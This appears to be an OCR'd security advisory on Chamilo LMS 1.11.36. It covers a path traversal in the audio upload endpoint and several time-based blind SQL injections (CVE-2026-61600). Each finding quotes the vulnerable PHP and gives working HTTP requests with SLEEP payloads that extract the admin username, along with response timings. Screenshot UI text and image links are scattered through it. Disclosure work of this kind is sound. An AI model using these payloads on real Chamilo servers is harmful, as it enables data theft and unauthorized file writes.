File: main/inc/ajax/record_audio_rtc.ajax.php

```php
<?php

/* For licensing terms, see /license.txt */

use ChamiloSession as Session;

require_once __DIR__.'/../global.inc.php';

api_block_anonymous_users();

$courseInfo = api_get_course_info();
/** @var string $tool document or exercise */
$tool = isset($_REQUEST['tool']) ? $_REQUEST['tool'] : '';
$type = isset($_REQUEST['type']) ? $_REQUEST['type'] : 'document'; // can be document or message

if ($type === 'document') {
    api_protect_course_script();
}

$userId = api_get_user_id();

if (!isset($_FILES['audio_blob'], $_REQUEST['audio_dir'])) {
    if ($tool === 'exercise') {
        header('Content-Type: application/json');
        echo json_encode([
            'error' => true,
            'message' => Display::return_message(get_lang('UploadError'), 'error'),
        ]);

        Display::cleanFlashMessages();
        exit;
    }

    Display::addFlash(Display::return_message(get_lang('UploadError'), 'error'));
    exit;
}

$file = isset($_FILES['audio_blob']) ? $_FILES['audio_blob'] : [];
$file['file'] = $file;
$audioDir = Security::remove_XSS($_REQUEST['audio_dir']);

switch ($type) {
    case 'document':
        $dirBaseDocuments = api_get_path(SYS_COURSE_PATH).$courseInfo['path'].'/document';
        $saveDir = $dirBaseDocuments.$audioDir;
        if (!is_dir($saveDir)) {
            mkdir($saveDir, api_get_permissions_for_new_directories(), true);
        }

        if (empty($audioDir)) {
            $audioDir = '/';
        }

        $uploadedDocument = DocumentManager::upload_document(
            $file,
            $audioDir,
            $file['name'],
            null,
            0,
            'overwrite',
            false,
            in_array($tool, ['document', 'exercise']),
            'file',
            true,
            api_get_user_id(),
            $courseInfo,
            api_get_session_id(),
            api_get_group_id(),
            'exercise' === $tool
        );
        $error = empty($uploadedDocument) || !is_array($uploadedDocument);

        if (!$error) {
            $newDocId = $uploadedDocument['id'];
            $courseId = $uploadedDocument['c_id'];

            /** @var learnpath $lp */
            $lp = Session::read('oLP');
            $lpItemId = isset($_REQUEST['lp_item_id']) && !empty($_REQUEST['lp_item_id']) ?
$_REQUEST['lp_item_id'] : null;
            if (!empty($lp) && empty($lpItemId)) {
                $lp->set_modified_on();
```


```
                $lpItem = new learnpathItem($lpItemId);
                $lpItem->add_audio_from_documents($newDocId);
            }

            $data = DocumentManager::get_document_data_by_id($newDocId, $courseInfo['code']);

            if ($tool === 'exercise') {
                header('Content-Type: application/json');
                echo json_encode([
                    'error' => $error,
                    'message' => Display::getFlashToString(),
                    'fileUrl' => $data['document_url'],
                ]);

                Display::cleanFlashMessages();
                exit;
            }

            echo $data['document_url'];
        }

        break;
    case 'message':
        Session::write('current_audio_id', $file['name']);
        api_upload_file('audio_message', $file, api_get_user_id());

        break;
}
```

Request (HTTP):

```
POST /main/inc/ajax/record_audio_rtc.ajax.php?cidReq=TESTCOURSETITLE HTTP/1.1
Host: 127.0.0.1
Content-Type: multipart/form-data; boundary=----BOUNDARY
Content-Length: 267
Cookie: ch_sid=91222307076cd80c0a44a0076e5a5879

------BOUNDARY
Content-Disposition: form-data; name="audio_blob"; filename="xxxx.yyyy"
Content-Type: audio/wav


------BOUNDARY
Content-Disposition: form-data; name="audio_dir"

/../../../../../../../../../../../../../../../../../../../tmp/POC/
------BOUNDARY--
```

Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```



Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render

```
POST /Projects/chamilo-1.11.36/main/inc/ajax/record_audio_rtc.ajax.php?cidReq=TESTCOURSETITLE
 HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: multipart/form-data; boundary=----BOUNDARY
Content-Length: 267
Cookie: ch_sid=91222307076cd80c0a44a0076e5a5879

------BOUNDARY
Content-Disposition: form-data; name="audio_blob"; filename="xxxx.yyyy"
Content-Type: audio/wav


------BOUNDARY
Content-Disposition: form-data; name="audio_dir"

/../../../../../../../../../../../../../../../../../../../tmp/POC/
------BOUNDARY--
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Mar 2026 22:00:39 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=UTF-8


```

SQL Injection in main/inc/ajax/model.ajax.php via action `get_exercise_pending_results` as admin (CVE-2026-61600)

This vulnerability was identified without the help of an LLM.


Source:
$_REQUEST['course_id']
chamilo-1.11.36/main/inc/
ajax/model.ajax.php:649
(vulnerable source)
get_exercise_pending_results
handler
chamilo-1.11.36/main/inc/ajax/
model.ajax.php:643-690
(responsible)
ExerciseLib::get_count_exam_results()
chamilo-1.11.36/main/inc/lib/
exercise.lib.php:2240
(responsible)
ExerciseLib::get_exam_results_data()
chamilo-1.11.36/main/inc/lib/
exercise.lib.php:2546
(responsible)
SQL uses
$extra_where_conditions
chamilo-1.11.36/main/inc/
lib/
exercise.lib.php:2870-2884
(vulnerable sink)

File: main/inc/ajax/model.ajax.php


```
...

    case 'get_exercise_pending_results':
        if ((false === api_is_teacher()) && (false === api_is_session_admin())) {
            exit;
        }
        $search_start_date = isset($_REQUEST['start_date']) && !empty($_REQUEST['start_date']) ?
$_REQUEST['start_date'] : null;
        $search_end_date = isset($_REQUEST['end_date']) && !empty($_REQUEST['end_date']) ? $_REQUEST['end_date']
: null;
        $courseId = $_REQUEST['course_id'] ?? 0;
        $exerciseId = $_REQUEST['exercise_id'] ?? 0;
        $status = $_REQUEST['status'] ?? 0;
        $questionType = $_REQUEST['questionType'] ?? 0;
        $showAttemptsInSessions = $_REQUEST['showAttemptsInSessions'] ? true : false;
        if (isset($_GET['filter_by_user']) && !empty($_GET['filter_by_user'])) {
            $filter_user = (int) $_GET['filter_by_user'];
            if (empty($whereCondition)) {
                $whereCondition .= " te.exe_user_id  = '$filter_user'";
            } else {
                $whereCondition .= " AND te.exe_user_id  = '$filter_user'";
            }
        }

        if (isset($_GET['group_id_in_toolbar']) && !empty($_GET['group_id_in_toolbar'])) {
            $groupIdFromToolbar = (int) $_GET['group_id_in_toolbar'];
            if (!empty($groupIdFromToolbar)) {
                if (empty($whereCondition)) {
                    $whereCondition .= " te.group_id  = '$groupIdFromToolbar'";
                } else {
                    $whereCondition .= " AND group_id  = '$groupIdFromToolbar'";
                }
            }
        }

        if (!empty($whereCondition)) {
            $whereCondition = " AND $whereCondition";
        }

        if (!empty($courseId)) {
            $whereCondition .= " AND te.c_id = $courseId";
        }

        // Filtrage sur la date de fin d'exercice (exe_date)
        if (!empty($search_start_date)) {
            $whereCondition .= " AND te.exe_date >= '".Database::escape_string($search_start_date)." 00:00:00'";
        }
        if (!empty($search_end_date)) {
            $whereCondition .= " AND te.exe_date <= '".Database::escape_string($search_end_date)." 23:59:59'";
        }

        $count = ExerciseLib::get_count_exam_results(
            $exerciseId,
            $whereCondition,
            '',
            false,
            true,
            $status,
            $showAttemptsInSessions,
            $questionType,
            true
        );

        break;
...
```

Request (HTTP):

```
GET /main/inc/ajax/model.ajax.php?a=get_exercise_pending_results&course_id=12%20OR%201=IF(%27admin%27=
(SELECT%20username%20FROM%20user%20WHERE%20user_id=1),SLEEP(5),0) HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=7c6f940396d802d9bf90f8b60d807436
```

Response (HTTP):


```
HTTP/1.1 200 OK
...
Content-Length: 32
Content-Type: application/json;charset=utf-8

{"page":0,"total":0,"records":0}
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom
Search
0 highlights
Done

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_exercise_pending_results&course_id=
12%20OR%201=IF(%27admin%27=(SELECT%20username%20FROM%20user%20WHERE%20user_id=1),SLEEP(5),0) HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 15:59:12 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```


355 bytes | 11,101 millis


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom
Search
0 highlights
Done

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_exercise_pending_results&course_id=
12%20OR%201=IF(%27test%27=(SELECT%20username%20FROM%20user%20WHERE%20user_id=1),SLEEP(5),0) HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:01:29 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

355 bytes | 1,093 millis


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custo
Search
0 highlights
Done


```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_exercise_pending_results&course_id=
12%20OR%201=IF(%27admin%27=(SELECT%20username%20FROM%20user%20WHERE%20user_id=1),SLEEP(10),0) HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:01:41 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

355 bytes | 21,106 millis

SQL Injection in main/inc/ajax/model.ajax.php via action `get_work_pending_list` as admin (CVE-2026-61600)

This vulnerability was identified without the help of an LLM.


Source:
$_REQUEST['work_parent_ids']
chamilo-1.11.36/main/inc/ajax/
model.ajax.php:570-571
(vulnerable source)
Security::remove_XSS()
chamilo-1.11.36/main/inc/
lib/security.lib.php:313
(responsible)
getAllWork()
chamilo-1.11.36/main/work/
work.lib.php:2596
(responsible)
Database::query($sql)
chamilo-1.11.36/main/work/
work.lib.php:2764
(vulnerable sink)

File: main/inc/ajax/model.ajax.php


```
...

    case 'get_work_pending_list':
        require_once api_get_path(SYS_CODE_PATH).'work/work.lib.php';
        $courseId = $_REQUEST['course'] ?? 0;
        $status = $_REQUEST['status'] ?? 0;
        if (isset($_REQUEST['work_parent_ids'])) {
            $whereCondition = ' parent_id IN('.Security::remove_XSS($_REQUEST['work_parent_ids']).')';
        }
        $count = getAllWork(
            null,
            null,
            null,
            null,
            $whereCondition,
            true,
            $courseId,
            $status
        );
        break;

...
```

Request (HTTP):

```
GET /main/inc/ajax/model.ajax.php?a=get_work_pending_list&course_id=1&status=1&work_parent_ids=0)%20OR%20IF(1=
(SELECT%20user_id%20FROM%20user%20WHERE%20user_id=1),SLEEP(10),0)%20OR%20(1=0 HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```


Response (HTTP):

```
HTTP/1.1 200 OK
...
Content-Type: text/html; charset=UTF-8
Content-Length: 11758

<!DOCTYPE html>

...
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom actions
Search
0 highlights
Done
12,100 bytes | 10,133 millis


```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_pending_list&course_id=1&status=1&work_parent_ids=
0)%20OR%20IF(1=(SELECT%20user_id%20FROM%20user%20WHERE%20user_id=1),SLEEP(10),0)%20OR%20(1=0 HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:08:59 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: Chamilo 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 11758

<!DOCTYPE html>
<!--[if lt IE 7]> <html lang="en" class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]>    <html lang="en" class="no-js lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]>    <html lang="en" class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!-->
<html lang="en" class="no-js">
    <!--<![endif]-->
    <head>
        <meta charset="UTF-8" />
        <link href="https://chamilo.org/chamilo-lms/" rel="help" />
        min.css" rel="stylesheet" media="screen" type="text/css" />
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom actions
Search
0 highlights
Done
12,098 bytes | 5,188 millis

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_pending_list&course_id=1&status=1&work_parent_ids=
0)%20OR%20IF(1=(SELECT%20user_id%20FROM%20user%20WHERE%20user_id=1),SLEEP(5),0)%20OR%20(1=0 HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:09:59 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: Chamilo 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 11756

<!DOCTYPE html>
<!--[if lt IE 7]> <html lang="en" class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]>    <html lang="en" class="no-js lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]>    <html lang="en" class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!-->
<html lang="en" class="no-js">
    <!--<![endif]-->
    <head>
        <meta charset="UTF-8" />
        <link href="https://chamilo.org/chamilo-lms/" rel="help" />
        <link href="
        http://127.0.0.1:1337/Projects/chamilo-1.11.36/web/assets/jqueryui-timepicker-addon/dist/jquery-ui-timepicker-addon.
        min.css" rel="stylesheet" media="screen" type="text/css" />
```



Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom actions
Search
0 highlights
Done
12,098 bytes | 105 millis

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_work_pending_list&course_id=1&status=1&work_parent_ids=
0)%20OR%20IF(2=(SELECT%20user_id%20FROM%20user%20WHERE%20user_id=1),SLEEP(5),0)%20OR%20(1=0 HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=d6668e4fd7fffd286a1fd5466e72e8b7
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 16:10:21 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: Chamilo 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 11756

<!DOCTYPE html>
<!--[if lt IE 7]> <html lang="en" class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]>    <html lang="en" class="no-js lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]>    <html lang="en" class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!-->
<html lang="en" class="no-js">
    <!--<![endif]-->
  <head>
      <meta charset="UTF-8" />
      <link href="https://chamilo.org/chamilo-lms/" rel="help" />
      <link href="
      http://127.0.0.1:1337/Projects/chamilo-1.11.36/web/assets/jqueryui-timepicker-addon/dist/jquery-ui-timepicker-addon.
      min.css" rel="stylesheet" media="screen" type="text/css" />
```

SQL Injection in main/inc/ajax/model.ajax.php via action `get_exercise_results` as student (CVE-2026-61600)

> This vulnerability was identified without the help of an LLM.


Source:
$_REQUEST['filters']
chamilo-1.11.36/main/inc/ajax/model.ajax.php:164-166
(vulnerable source)
json_decode()
chamilo-1.11.36/main/inc/ajax/model.ajax.php:164-166
(responsible)
get_exercise_results handler
chamilo-1.11.36/main/inc/ajax/model.ajax.php:703-704
(responsible)
ExerciseLib::get_count_exam_results()
chamilo-1.11.36/main/inc/lib/exercise.lib.php:2240
(responsible)
SQL uses $extra_where_conditions
chamilo-1.11.36/main/inc/lib/exercise.lib.php:2870-2884
(vulnerable sink)

File: main/inc/ajax/model.ajax.php

```
// If there is no search request sent by jqgrid, $where should be empty
$whereCondition = '';
$operation = $_REQUEST['oper'] ?? false;
$exportFormat = $_REQUEST['export_format'] ?? 'csv';
$searchField = $_REQUEST['searchField'] ?? false;
$searchOperator = $_REQUEST['searchOper'] ?? false;
$searchString = $_REQUEST['searchString'] ?? false;
$search = $_REQUEST['_search'] ?? false;
$forceSearch = $_REQUEST['_force_search'] ?? false;
$extra_fields = [];
$accessStartDate = '';
$accessEndDate = '';
$overwriteColumnHeaderExport = [];

$result = [];

if (!empty($search)) {
    $search = 'true';
}

if (($search || $forceSearch) && ($search !== 'false')) {
    $whereCondition = ' 1 = 1 ';
    $whereConditionInForm = getWhereClause(
        $searchField,
        $searchOperator,
        $searchString
    );

    if (!empty($whereConditionInForm)) {
        $whereCondition .= ' AND ( ';
        $whereCondition .= '  ('.$whereConditionInForm.') ';
    }
    $filters = isset($_REQUEST['filters']) && !is_array($_REQUEST['filters']) ?
json_decode($_REQUEST['filters']) : false;
    if (isset($_REQUEST['filters2'])) {
        $filters = json_decode($_REQUEST['filters2']);
    }
```

```
    if (!empty($filters)) {
        if (in_array($action,
            [
                'get_user_course_report_resumed',
                'get_user_course_report',
                'get_questions',
                'get_sessions',
                'get_sessions_tracking',
            ]
        )) {
            switch ($action) {
                case 'get_user_course_report_resumed':
                case 'get_user_course_report':
                    $type = 'user';
                    break;
                case 'get_questions':
                    $type = 'question';
                    break;
                case 'get_sessions':
                case 'get_sessions_tracking':
                    $type = 'session';
                    break;
            }

            if (!empty($type)) {
                // Extra field.
                $extraField = new ExtraField($type);

                if (is_object($filters)
                    && property_exists($filters, 'rules')
                    && is_array($filters->rules)
                    && !empty($filters->rules)
                ) {
                    foreach ($filters->rules as $key => $data) {
                        if (empty($data)) {
                            continue;
                        }
                        if ($data->field === 'extra_access_start_date') {
                            $accessStartDate = $data->data;
                        }

                        if ($data->field === 'extra_access_end_date') {
                            $accessEndDate = $data->data;
                        }

                        if (in_array($data->field, $toRemove)) {
                            unset($filters->rules[$key]);
                        }
                    }
                }

                $result = $extraField->getExtraFieldRules($filters, 'extra_');

                $extra_fields = $result['extra_fields'];
                $condition_array = $result['condition_array'];
                $extraCondition = '';
                if (!empty($condition_array)) {
                    $extraCondition = $filters->groupOp.' ( ';
                    $extraCondition .= implode($filters->groupOp, $condition_array);
                    $extraCondition .= ' ) ';
                }
                $whereCondition .= $extraCondition;

                // Question field
                $resultQuestion = $extraField->getExtraFieldRules(
                    $filters,
                    'question_'
                );
                $questionFields = $resultQuestion['extra_fields'];
                $condition_array = $resultQuestion['condition_array'];

                $extraQuestionCondition = '';
                if (!empty($condition_array)) {
                    $extraQuestionCondition = $filters->groupOp.' ( ';
                    $extraQuestionCondition .= implode($filters->groupOp, $condition_array);
                    $extraQuestionCondition .= ' ) ';
                    // Remove conditions already added
                    $extraQuestionCondition = str_replace(
                        $extraCondition,
                        '',
                        $extraQuestionCondition
                    );
                }

                $whereCondition .= $extraQuestionCondition;
            }
        } elseif (!empty($filters->rules)) {
            $whereCondition .= ' AND ( ';
            $counter = 0;
            foreach ($filters->rules as $key => $rule) {
                $whereCondition .= getWhereClause(
                    $rule->field,
                    $rule->op,
                    $rule->data
                );

                if ($counter < count($filters->rules) - 1) {
                    $whereCondition .= $filters->groupOp;
                }
                $counter++;
            }
            $whereCondition .= ' ) ';
        }
    }

    if (!empty($whereConditionInForm)) {
        $whereCondition .= ' ) ';
    }
}

...

    case 'get_exercise_results':
        $exercise_id = $_REQUEST['exerciseId'];
```


```
        if (!empty($_GET['filter_by_user'])) {
            $filter_user = (int) $_GET['filter_by_user'];
            if (empty($whereCondition)) {
                $whereCondition .= " te.exe_user_id  = '$filter_user'";
            } else {
                $whereCondition .= " AND te.exe_user_id  = '$filter_user'";
            }
        }

        if (!empty($_GET['group_id_in_toolbar'])) {
            $groupIdFromToolbar = (int) $_GET['group_id_in_toolbar'];
            if (!empty($groupIdFromToolbar)) {
                if (empty($whereCondition)) {
                    $whereCondition .= " te.group_id  = '$groupIdFromToolbar'";
                } else {
                    $whereCondition .= " AND group_id  = '$groupIdFromToolbar'";
                }
            }
        }

        if (!empty($whereCondition)) {
            $whereCondition = " AND $whereCondition";
        }

        $count = ExerciseLib::get_count_exam_results($exercise_id, $whereCondition);
        break;
...
```

Request (HTTP):

```
GET /main/inc/ajax/model.ajax.php?a=get_exercise_results&exerciseId=1&_search=true&filters=
{%22groupOp%22:%22%20OR%20IF(%27admin%27=
(SELECT%20username%20from%20user%20WHERE%20user_id=1),SLEEP(10),0)%20OR%20%22,%22rules%22:
[{%22field%22:%221%22,%22op%22:%22eq%22,%22data%22:%222%22},
{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]} HTTP/1.1
Host: 127.0.0.1
Cookie: ch_sid=3bdd3b667ca945effc328606960c0ad0
```

Response (HTTP):


```
HTTP/1.1 200 OK
...
Content-Length: 32
Content-Type: application/json;charset=utf-8

{"page":0,"total":0,"records":0}
```


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custo
Search
0 highlights
Search
0 highlights
Done

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_exercise_results&exerciseId=1&_search=true&filters=
{%22groupOp%22:%22%20OR%20IF(%27admin%27=(SELECT%20username%20from%20user%20WHERE%20user_id=1),SLEEP(2),0)%20OR%20%22,%22rules%
22:[{%22field%22:%221%22,%22op%22:%22eq%22,%22data%22:%222%22},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}
HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=1a6f4bbc580193f8ddd332a6b9b3f71d
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 14:47:06 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```


355 bytes | 5,132 millis


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custom
Search
0 highlights
Search
0 highlights
Done

```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_exercise_results&exerciseId=1&_search=true&filters=
{%22groupOp%22:%22%20OR%20IF(%27admin%27=(SELECT%20username%20from%20user%20WHERE%20user_id=1),SLEEP(10),0)%20OR%20%22,%22rules
%22:[{%22field%22:%221%22,%22op%22:%22eq%22,%22data%22:%222%22},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}
HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=1a6f4bbc580193f8ddd332a6b9b3f71d
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 14:47:27 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

355 bytes | 21,123 millis


Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Inspector
Notes
Custo
Search
0 highlights
Search
0 highlights
Done


```
GET /Projects/chamilo-1.11.36/main/inc/ajax/model.ajax.php?a=get_exercise_results&exerciseId=1&_search=true&filters=
{%22groupOp%22:%22%20OR%20IF(%27test%27=(SELECT%20username%20from%20user%20WHERE%20user_id=1),SLEEP(10),0)%20OR%20%22,%22rules%
22:[{%22field%22:%221%22,%22op%22:%22eq%22,%22data%22:%222%22},{%22field%22:%222%22,%22op%22:%22eq%22,%22data%22:%221%22}]}
HTTP/1.1
Host: 127.0.0.1:1337
Cookie: ch_sid=1a6f4bbc580193f8ddd332a6b9b3f71d
```


```
HTTP/1.1 200 OK
Date: Wed, 18 Mar 2026 14:49:00 GMT
Server: Apache/2.4.66 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 32
Content-Type: application/json;charset=utf-8

{
    "page":0,
    "total":0,
    "records":0
}
```

355 bytes | 1,134 millis

SQL Injection in main/work/pending.php as admin (CVE-2026-61600)

This vulnerability was identified without the help of an LLM.


Source:
$_POST['work_parent_ids']
[]
chamilo-1.11.36/main/work/
pending.php:241-242
(vulnerable source)
Security::remove_XSS()
chamilo-1.11.36/main/inc/
lib/security.lib.php:313
(responsible)
exportPendingWorksToExcel()
chamilo-1.11.36/main/work/
work.lib.php:6550
(responsible)


getAllWork()
chamilo-1.11.36/main/work/
work.lib.php:2596
(responsible)
Database::query($sql)
chamilo-1.11.36/main/work/
work.lib.php:2764
(vulnerable sink)

File: main/work/pending.php


```php
<?php

...

$action = isset($_REQUEST['action']) ? $_REQUEST['action'] : null;
$itemId = isset($_REQUEST['item_id']) ? (int) $_REQUEST['item_id'] : null;
$exportXls = isset($_REQUEST['export_xls']) && !empty($_REQUEST['export_xls']) ? (int) $_REQUEST['export_xls'] :
0;
$htmlHeadXtra[] = api_get_jquery_libraries_js(['jquery-upload']);

...

$courses = CourseManager::get_courses_list_by_user_id($userId, false, false, false);
$content = '';
if (!empty($courses)) {
    $form = new FormValidator('pending', 'POST');

    ...

    $form->addButtonSearch(get_lang('Search'), 'pendingSubmit');
    $content .= $form->returnForm();
    $tableWork = Display::grid_html('results');
    $content .= Display::panel($tableWork);

    if ($form->validate()) {
        $values = $form->getSubmitValues();
        $courseId = $values['course'] ?? 0;
        if (!empty($courseId)) {
            $url .= '&course='.(int) $courseId;
        }

        $status = $values['status'] ?? 0;
        if (!empty($status)) {
            $url .= '&status='.(int) $status;
        }
        if (!empty($values['work_parent_ids'])) {
            $url .= '&work_parent_ids='.Security::remove_XSS(implode(',', $values['work_parent_ids']));
        }
